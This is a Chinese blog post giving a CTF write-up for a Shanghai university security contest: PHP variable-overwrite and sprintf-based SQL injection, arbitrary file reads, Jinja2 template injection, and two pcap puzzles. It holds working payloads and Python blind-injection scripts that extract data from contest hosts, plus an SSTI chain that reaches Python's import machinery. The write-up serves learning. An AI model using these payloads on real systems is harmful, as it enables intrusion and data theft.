第五届上海市大学生网络安全大赛

原创

lonmar~ 于 2020-11-19 19:39:54 发布 750 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/weixin_45551083/article/details/109822811

CTF

CTF 专栏收录该内容

20 篇文章 2 订阅


订阅专栏

web

> web刷的题目还是太少了,SQL注入和SSTI的一些常见姿势,利用链都不知道,Orz

千毒网盘

扫描目录可以发现网站备份,下载得源码,进行代码审计



首先发现了SQL语句,肯定要想到注入

```php
    public function getfile()
    {

        $code = $_POST['code'];

        if($code === False) return '非法提取码！';
        $file_code = array(114514,233333,666666);

        if(in_array($code,$file_code))
        {
            $sql = "select * from file where code='$code'";
            $result = mysqli_query($this->mysqli,$sql);
            $result = mysqli_fetch_object($result);
            return '下载直链为：'.$result->url;
        }else{
            return '提取码不存在！';
        }

    }
}
```

发现有过滤,直接绕这个过滤语句肯定绕不过去(引号都过滤了orz),所以再看看别的点

```php
public function filter($string)
{
    $safe = preg_match('/union|select|flag|in|or|on|where|like|\'/is', $string);
    if($safe === 0){
        return $string;
    }else{
        return False;
    }
}
```

发现在过滤语句下面可以进行变量覆盖,后面参数为EXTR_SKIP,所以就不能覆盖已有的变量

```php
    if(isset($_POST['code'])) $_POST['code'] = $pan->filter($_POST['code']);
    if($_GET) extract($_GET, EXTR_SKIP);
    if($_POST) extract($_POST, EXTR_SKIP);
    if(isset($_POST['code']))
```

但是想要注入就必须在`$_POST['code']`上下手,而$_POST变量在程序运行时会自动创建.


这时候看到最上面有个unset

```php
foreach(array('_GET', '_POST', '_COOKIE') as $key)
{
    if(${$key}) {
        foreach($$key as $key_2 => $value_2) {
            if(isset($$key_2) and $$key_2 == $value_2)
                unset($$key_2);
        }
    }
}
```


如果能通过这个unset掉`$_POST`,再通过`extract($_GET,EXTR_SKIP)`得到一个`$_POST`,这样就绕过了过滤可以执行任意SQL语句了

经过测试,发现post参数test=123,cookie设置为`_POST[test]=123`可以成功`unset($_POST)`

```php
<?php
highlight_file(__FILE__);
foreach(array('_GET', '_POST', '_COOKIE') as $key){
    if($$key) {
        foreach($$key as $key_2 => $value_2) {
            if(isset($$key_2) and $$key_2 == $value_2){
                echo"success";
                var_dump($$key_2==$_POST);
                unset($$key_2);
            }
        }//foreach
    }//if
}//foreach
?> successbool(true)
```



其实也不难理解,在循环里面unset的时候,遇到`cookie[]`的`key=_POST`的情况,然后再加`$`.变成`$_POST`,然后其value是传进去的value,但是在比较的时候,`$_POST`就直接被看成全局变量,其值是POST的参数值




至于下面的限制,利用弱类型即可绕过


```php
$file_code = array(114514,233333,666666);

if(in_array($code,$file_code))
```

构造SQL语句



剩下的就是不加限制的注入了



> 比赛就做出这一道web,出题人的点还是很容易get到的.把题目拿到本地环境测试很重要,这题就是一点一点测出来的.

最后贴个题目代码:

index.php

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on
3RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="anonymous">
    <title>千毒网盘</title>
</head>
<body>
<div class="container">
<div class="page-header">
    <h1>
     千毒网盘 <small>提取你的文件</small>
    </h1>
   </div>
 <div class="row clearfix">
 <div class="col-md-4 column">
  </div>
  <div class="col-md-4 column">
   <br>
   <form role="form" action='/index.php' method="POST">
    <div class="form-group">
      <h3>提取码</h3><br><input class="form-control" name="code" />
    </div>
    <button type="submit" class="btn btn-block btn-default btn-warning">提取文件</button>
   </form>
   <br>
   <?php
   include 'code.php';

   $pan = new Pan();

   foreach(array('_GET', '_POST', '_COOKIE') as $key)
   {
    if(${$key}) {
     foreach($$key as $key_2 => $value_2) {
      if(isset($$key_2) and $$key_2 == $value_2)
       unset($$key_2);
     }
    }
```

```
    }
    if(isset($_POST['code'])) $_POST['code'] = $pan->filter($_POST['code']);
    if($_GET) extract($_GET, EXTR_SKIP);
    if($_POST) extract($_POST, EXTR_SKIP);
    if(isset($_POST['code']))
    {
     $message = $pan->getfile();
     echo <<<EOF
     <div class="alert alert-dismissable alert-info">
      <button type="button" class="close" data-dismiss="alert" aria-hidden="true">×</button>
     <h4>
      注意!
     </h4> <strong>注意!</strong> {$message}
     </div>
EOF;
    }
    ?>
   </div>
   <div class="col-md-4 column">
   </div>
  </div>
 </div>
</div>
</body>
</html>
```

code.php

```php
<?php

class Pan
{
    public $hostname = '127.0.0.1';
    public $username = 'root';
    public $password = 'root';
    public $database = 'ctf';
    private $mysqli = null;

    public function __construct()
    {

        $this->mysqli = mysqli_connect(
            $this->hostname,
            $this->username,
            $this->password
        );
        mysqli_select_db($this->mysqli,$this->database);


    }

    public function filter($string)
    {
        $safe = preg_match('/union|select|flag|in|or|on|where|like|\'/is', $string);
        if($safe === 0){
            return $string;
        }else{
            return False;
        }

    }

    public function getfile()
    {

        $code = $_POST['code'];

        if($code === False) return '非法提取码！';
        $file_code = array(114514,233333,666666);

        if(in_array($code,$file_code))
        {
            $sql = "select * from file where code='$code'";
            $result = mysqli_query($this->mysqli,$sql);
            $result = mysqli_fetch_object($result);
            return '下载直链为：'.$result->url;
        }else{
            return '提取码不存在！';
        }

    }

}
```

TryToLogin

这题学到的东西就比较多

读文件姿势

1. `?file=/proc/self/cwd/index.php`
2. 先读 etc/apache2/sites-available/000-default.conf

```
    #ServerName www.example.com
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/secret_dir_2333/html
    # Available loglevels: trace8, ..., trace1, debug, info, notice, wa
    # error, crit, alert, emerg.
```

可以读到网站路径,然后再读代码

至于为什么只能绝对路径,可能下面的代码限制的

```php
if(isset($_GET['file'])){
    if(preg_match('/flag/is', $_GET['file']) === 0){
        echo file_get_contents('/'.$_GET['file']); // 限制了根目录
    }
}
```

sprintf

发现存在注入,但是有下面的过滤

这时候就考虑绕过`addslashes()`,比赛的时候想到的宽字节绕过,FUZZ了一下不行,就放弃了2333

完全没注意下面还有个`sprintf`

```php
public function filter()
{
    $_POST['username'] = addslashes($_POST['username']);
    $_POST['password'] = addslashes($_POST['password']);
    $safe1 = preg_match('/inn|or/is', $_POST['username']);
    $safe2 = preg_match('/inn|or/is', $_POST['password']);
    if($safe1 === 0 and $safe2 === 0){
        return true;
    }else{
        die('No hacker!');
    }
}

public function login()
{
    $this->filter();
    $username = $_POST['username'];
    $password = $_POST['password'];
    $sql = "select * from user where username='%s' and password='$password'";
    $sql = sprintf($sql,$username);
    //$username = %1$'=> %1$\'
    $result = mysqli_query($this->mysqli,$sql);
    $result = mysqli_fetch_object($result);
    if($result->id){
        return 1;
    }else{
        return 0;
    }

}
```

可以利用sprintf来逃逸`'`

> 深入解析sprintf格式化字符串漏洞: https://blog.csdn.net/weixin_41185953/article/details/80485075

如:

```
php > var_dump(addslashes("%1$'"));
string(5) "%1$\'"
php > var_dump(sprintf(addslashes("%1$'"),1));
string(1) "'"
php >
```

```
php > $username = "admin";
php > $passwd = "%1$'";
php > $username = "admin";
php > $passwd = "%1$'xxxx";
php > $username = addslashes($username);
php > $passwd = addslashes($passwd);
php > $sql = "select * from user where username='%s' and password='$passwd'";
php > $sql = sprintf($sql,$username);
php > echo $sql;
select * from user where username='admin' and password=''xxxx'
php >
```

所以就可以构造`password=%1$'xxxx`来逃逸引号

又FUZZ出来了admin/123456 所以可以进行盲注.

bypass inn/or

但是过滤了`inn|or` 就没法利用``information.xxx`

bypass information_schema: https://www.anquanke.com/post/id/193512

还有师傅wp是根据schema_table_statistics注入的,来自 Firebasky

https://blog.csdn.net/qq_46091464/article/details/109706976

exp:

```
%1$'||ascii(substr((select group_concat(table_name) from sys.schema_table_statistics where table_schema=database
()),1,1))=1#
```

附上师傅脚本:

```
# ! usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import time
url='http://eci-2ze9e94upkcj26drdbjc.cloudeci1.ichunqiu.com/'
flag=''
for i in range(1, 50):
  for j in range(34,127):
    data = {
      'username':'admin',
      'password':"%1$\\' || ascii(substr((select
group_concat(table_name) from sys.schema_table_statistics where
table_schema=database()),{},1))={}#".format(i,j)
   }
    print("password"+data['password'])
    rse = requests.post(url=url,data=data)
    #print rse.text
    if "Success!" in rse.text:
      flag = flag + chr(j)
      print(flag)
      break
    time.sleep(0.05)
print(flag)
#user fl4g
```

```
import requests
import string
url="http://eci-2ze9e94upkcj26drdbjc.cloudeci1.ichunqiu.com/"
s=string.ascii_letters+string.digits+"{-_}"

flag=""
for i in range(1,50):
 print("******************")
 for j in s:
        #print(j)
        data={
 'username':'admin',
 'password':"%1$\'||if(ascii(substr((select * from(fl4g)),{0},1))={1},1,0)-- +".format(i,ord(j))
   }
        print(data['password'])
  r=requests.post(url,data=data)
        if "Success" in  r.text:
   flag+=j
   print(flag)
   break
```

最后还是附上本题代码:

```php
<?php
class user
{
    public $hostname = '127.0.0.1';
    public $username = 'root';
    public $password = 'root';
    public $database = 'ctf';
    private $mysqli = null;

    public function __construct()
    {
        $this->mysqli = mysqli_connect(
            $this->hostname,
            $this->username,
            $this->password
        );
        mysqli_select_db($this->mysqli,$this->database);
    }

    public function filter()
    {
        $_POST['username'] = addslashes($_POST['username']);// %df => '=? %df\ '
        $_POST['password'] = addslashes($_POST['password']);
        $safe1 = preg_match('/inn|or/is', $_POST['username']);
        $safe2 = preg_match('/inn|or/is', $_POST['password']);
        if($safe1 === 0 and $safe2 === 0){
            return true;
        }else{
            die('No hacker!');
        }
    }

    public function login()
    {
        $this->filter();
        $username = $_POST['username'];
        $password = $_POST['password'];
        $sql = "select * from user where username='%s' and password='$password'";
        $sql = sprintf($sql,$username);
        //%1$\'
        //$sql = "select * from user where username='%s' and password='123456'";
        //
        //$username = %1$'=> %1$\'
        $result = mysqli_query($this->mysqli,$sql);
        $result = mysqli_fetch_object($result);
        if($result->id){
            return 1;
        }else{
            return 0;
        }

    }

}

session_start();
```

```html
<html lang="en">
```

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on
3RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="anonymous">
    <title>EasyLogin</title>
</head>
<body>
<div class="container">
 <div class="row clearfix">
  <div class="col-md-12 column">
   <div class="tabbable" id="tabs-268153">
    <ul class="nav nav-tabs">
     <li class="active">
       <a href="#panel-671062" data-toggle="tab">Home</a>
     </li>
    </ul>
   </div>
            <br>
            <br>
            <br><h2>Easy Login</h2>
            <br>
            <br>
            <br>
   <form role="form" action="index.php" method="POST">
    <div class="form-group">
      <label for="exampleInputEmail1">Username</label><input type="Username" class="form-control" name="username
" />
    </div>
    <div class="form-group">
      <label for="exampleInputPassword1">Password</label><input type="password" class="form-control" name="passw
ord" />
    </div>
                <button type="submit" class="btn btn-default">Submit</button>
            </form>
            <?php
            include 'class.php';

            if(isset($_GET['file'])){

                if(preg_match('/flag/is', $_GET['file']) === 0){
                    echo file_get_contents('/'.$_GET['file']);
                }
            }

            if(isset($_POST['password'])){
                $user = new user;
                $login = $user->login();
                if($login){
                    echo <<<EOF
                    <br>
                    <div class="container">
                        <div class="row clearfix">
                            <div class="col-md-12 column">
                                <div class="alert alert-dismissable alert-info">
                                    <button type="button" class="close" data-dismiss="alert" aria-hidden="true">
×</button>

                                    <h4>
                                        恭喜!
                                    </h4> <strong>Success!</strong>登录成功了!
```

```
                                </div>
                            </div>
                        </div>
                    </div>
EOF;
                }else{
                    echo <<<EOF
                    <br>
                    <div class="container">
                        <div class="row clearfix">
                            <div class="col-md-12 column">
                                <div class="alert alert-dismissable alert-danger">
                                    <button type="button" class="close" data-dismiss="alert" aria-hidden="true">
×</button>

                                    <h4>
                                        注意!
                                    </h4> <strong>Wrong!</strong>用户名或密码错误! Need help?
                                </div>
                            </div>
                        </div>
                    </div>

                    <!-- /?file=xxx 请使用绝对路径-->
EOF;
                }

            }
            ?>
  </div>
 </div>
</div>
</body>
</html>
```

Hello

可以直接读源码:

```python
from flask import Flask,request,render_template
from jinja2 import Template
import os

app = Flask(__name__)

f = open('/flag','r')
flag = f.read()

@app.route('/',methods=['GET','POST'])
def home():
    name = request.args.get("name") or ""
    print(name)
    if name:
        return render_template('index.html',name=name)
    else:
        return render_template('index.html')

@app.route('/help',methods=['GET'])
def help():
    help = '''
    '''
    return f.read()

@app.errorhandler(404)
def page_not_found(e):
    #No way to get flag!
    os.system('rm -f /flag')
    url = name = request.args.get("name") or ""
    r = request.data.decode('utf8')
    if 'eval' in r or 'popen' in r or '{{' in r:
        t = Template(" Not found!")
        return render_template(t), 404
    t = Template(r + " Not found!")
    return render_template(t), 404

if __name__ == '__main__':
    app.run(host='0.0.0.0',port=8888)
```

这个题目就遇到了一点坑,本地测试的时候发现接收不到数据request.data,比赛的时候就又放弃了

request.data获得参数问题

Flask的request.form和request.data有什么区别？

当类型为application/x-www-form-urlencoded或者multipart/form-data是传给
request.form，request.data没有接到数据；如果是其他不能处理的类型就会给request.data

首先使用这两个方法的前提是post或者put请求

两者的区别在于处理不同mimetype类型的数据，返回值也不同。

当minitype为application/x-www-form-urlencoded或者multipart/form-data的时候，也就是我们所谓表单提交，访问request.form会返回一个包含解析过的的表单对象的 MultiDict，而request.data是空的。

当flask遇到不能处理的mimetype时，请求的数据就不能被其它方式正常解析，这些方式包括request.form、request.json和request.files这几个常用的用来访问数据的属性。这时就把数据作为字符串存在request.data中。

这里注意一下request.json需要application/json的mimetype类型。
知道了这些处理数据的过程，那我们就可以对提交的数据进行扩展，定义一些自己专用的mimetype类型，并在Request类中定义处理专用mimetype数据的方法，从而让我们实现更个性、与众不同的功能需求。

SSTI

很明显下面的 `t = Template(r + " Not found!")` 存在模板注入,但是又存在 `os.system('rm -f /flag')` ,不能直接读文件.

```
@app.errorhandler(404)
def page_not_found(e):
    #No way to get flag!
    os.system('rm -f /flag')
    url = name = request.args.get("name") or ""
    r = request.data.decode('utf8')
    if 'eval' in r or 'popen' in r or '{{' in r:
        t = Template(" Not found!")
        return render_template(t), 404
    t = Template(r + " Not found!")
    return render_template(t), 404
```

还是参考别的师傅的wp Firebasky的利用链,可以直接读取flag变量


```
#-*-codeing = utf-8 -*-
#Firebasky
import requests
url = 'url'
for i in range(200):
  data="{%print [].__class__.__bases__[0].__subclasses__(["+str(i)+"].__init__.__globals__['__builtins__']['__im
port__']('__main__').flag %}"
  # print(data)
  res = requests.post(url=url,data=data)
  if "flag" in res.text:
    print(res.text)
    print("i=",i)
    break
```

```
>>> flag = "flag{xxx}"
>>> import __main__
>>> print __main__.flag
flag{xxx}
>>>
```

misc


> web狗第一次做misc

签到



pcap analysis


就直接跟踪65位长的TCP流,原理还是不太清楚.




pcap

过滤到dnp3协议

分析TCP流,发现下面的



然后发现全是91位的,过滤下,就可以按位读flag



74	25.771725	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
98	33.037406	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
150	42.413798	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
175	50.646923	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
208	59.976699	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
231	66.183093	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
253	73.334151	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
276	78.471469	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
332	90.895771	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
354	97.083242	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
389	105.365864	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
408	111.632216	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
433	118.926836	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
470	127.240352	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
495	134.474871	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
517	140.697071	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
547	149.989330	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
575	158.239777	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
629	167.614321	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
648	173.869530	192.168.74.1	192.168.74.132	DNP 3.0	91	Response

```
> Frame 98: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface \Device\NPF_{35F5D666-B714-4222-BDE2-6FEB453C1611}, id 0
> Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_91:d0:31 (00:0c:29:91:d0:31)
> Internet Protocol Version 4, Src: 192.168.74.1, Dst: 192.168.74.132
